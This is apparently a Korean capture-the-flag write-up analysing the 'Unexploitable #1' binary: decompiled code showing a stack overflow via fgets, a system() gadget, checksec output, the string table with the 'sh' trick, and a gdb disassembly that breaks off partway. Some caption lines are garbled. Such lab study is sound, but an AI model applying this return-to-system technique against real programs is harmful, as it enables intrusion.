
불발성 1위 2위

07-29 서동훈




Unexploitable #1

300

nc ctf.j0n9hyun.xyz 3023

Author : st4nw




Unexploitable #2

400

nc ctf.j0n9hyun.xyz 3029

Author : st4nw




Unexploitable #1 #2

어닉스플로이터벌 원 투


불발성 1위 2위

어시스트 로르


Analysis




Function name	Segm
_init_proc	.init
sub_400550	.plt
_system	.plt
___libc_start_main	.plt
_fgets	.plt
_fflush	.plt
_setvbuf	.plt
_fwrite	.plt
__gmon_start__	.plt.go
_start	.text
deregister_tm_clones	.text
register_tm_clones	.text
__do_global_dtors_aux	.text
frame_dummy	.text
gift	.text
main	.text
__libc_csu_init	.text
__libc_csu_fini	.text
_term_proc	.fini
system	exter
__libc_start_main	exter
fgets	exter
fflush	exter
setvbuf	exter
fwrite	exter



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s; // [rsp+0h] [rbp-10h]

  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 2, 0LL);
  fwrite("Easy RTL ha? You even have system@plt!\n", 1uLL, 0x27uLL, stdout);
  fflush(stdin);
  fgets(&s, 64, stdin);
  return 0;
}
```





```
int gift()
{
  return system("use this system gadget :D");
}
```



```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```


Analysis






```
LOAD:00000000004003B0 ; ELF String Table
LOAD:00000000004003B0 byte_4003B0     db 0
LOAD:00000000004003B0
LOAD:00000000004003B1 aLibcSo6        db 'libc.so.6',0
LOAD:00000000004003BB aFflush         db 'fflush',0
LOAD:00000000004003C2 aStdin          db 'stdin',0
LOAD:00000000004003C8 aFgets          db 'fgets',0
LOAD:00000000004003CE aStdout         db 'stdout',0
LOAD:00000000004003D5 aSystem         db 'system',0
LOAD:00000000004003DC aFwrite         db 'fwrite',0
LOAD:00000000004003E3 aSetvbuf        db 'setvbuf',0
LOAD:00000000004003EB aLibcStartMain  db '__libc_start_main',0
LOAD:00000000004003EB
LOAD:00000000004003FD aGmonStart      db '__gmon_start__',0
LOAD:000000000040040C aGlibc225       db 'GLIBC_2.2.5',0
```


Analysis






```
LOAD:00000000004003BB aFflush         db 'fflush',0
```

Analysis




sh

Analysis




```
root@kali:~/ctf/hackctf/unexploitable_1# gdb -q Unexploitable_1
Reading symbols from Unexploitable_1...(no debugging symbols found)...done.
gdb-peda$ disas main
Dump of assembler code for function main:
   0x00000000004006dc <+0>:     push   rbp
   0x00000000004006dd <+1>:     mov    rbp,rsp
   0x00000000004006e0 <+4>:     sub    rsp,0x10
   0x00000000004006e4 <+8>:     mov    rax,QWORD PTR [rip+0x200975]        # 0x601060 <stdout@@GLIBC_2.2.5>
   0x00000000004006eb <+15>:    mov    ecx,0x0
   0x00000000004006f0 <+20>:    mov    edx,0x2
   0x00000000004006f5 <+25>:    mov    esi,0x0
   0x00000000004006fa <+30>:    mov    rdi,rax
   0x00000000004006fd <+33>:    call   0x4005a0 <setvbuf@plt>
   0x0000000000400702 <+38>:    mov    rax,QWORD PTR [rip+0x200967]        # 0x601070 <stdin@@GLIBC_2.2.5>
   0x0000000000400709 <+45>:    mov    ecx,0x0
   0x000000000040070e <+50>:    mov    edx,0x2
   0x0000000000400713 <+55>:    mov    esi,0x0
   0x0000000000400718 <+60>:    mov    rdi,rax
   0x000000000040071b <+63>:    call   0x4005a0 <setvbuf@plt>
   0x0000000000400720 <+68>:    mov    rax,QWORD PTR [rip+0x200939]        # 0x601060 <stdout@@GLIBC_2.2.5>
   0x0000000000400727 <+75>:    mov    rcx,rax
   0x000000000040072a <+78>:    mov    edx,0x27
   0x000000000040072f <+83>:    mov    esi,0x1
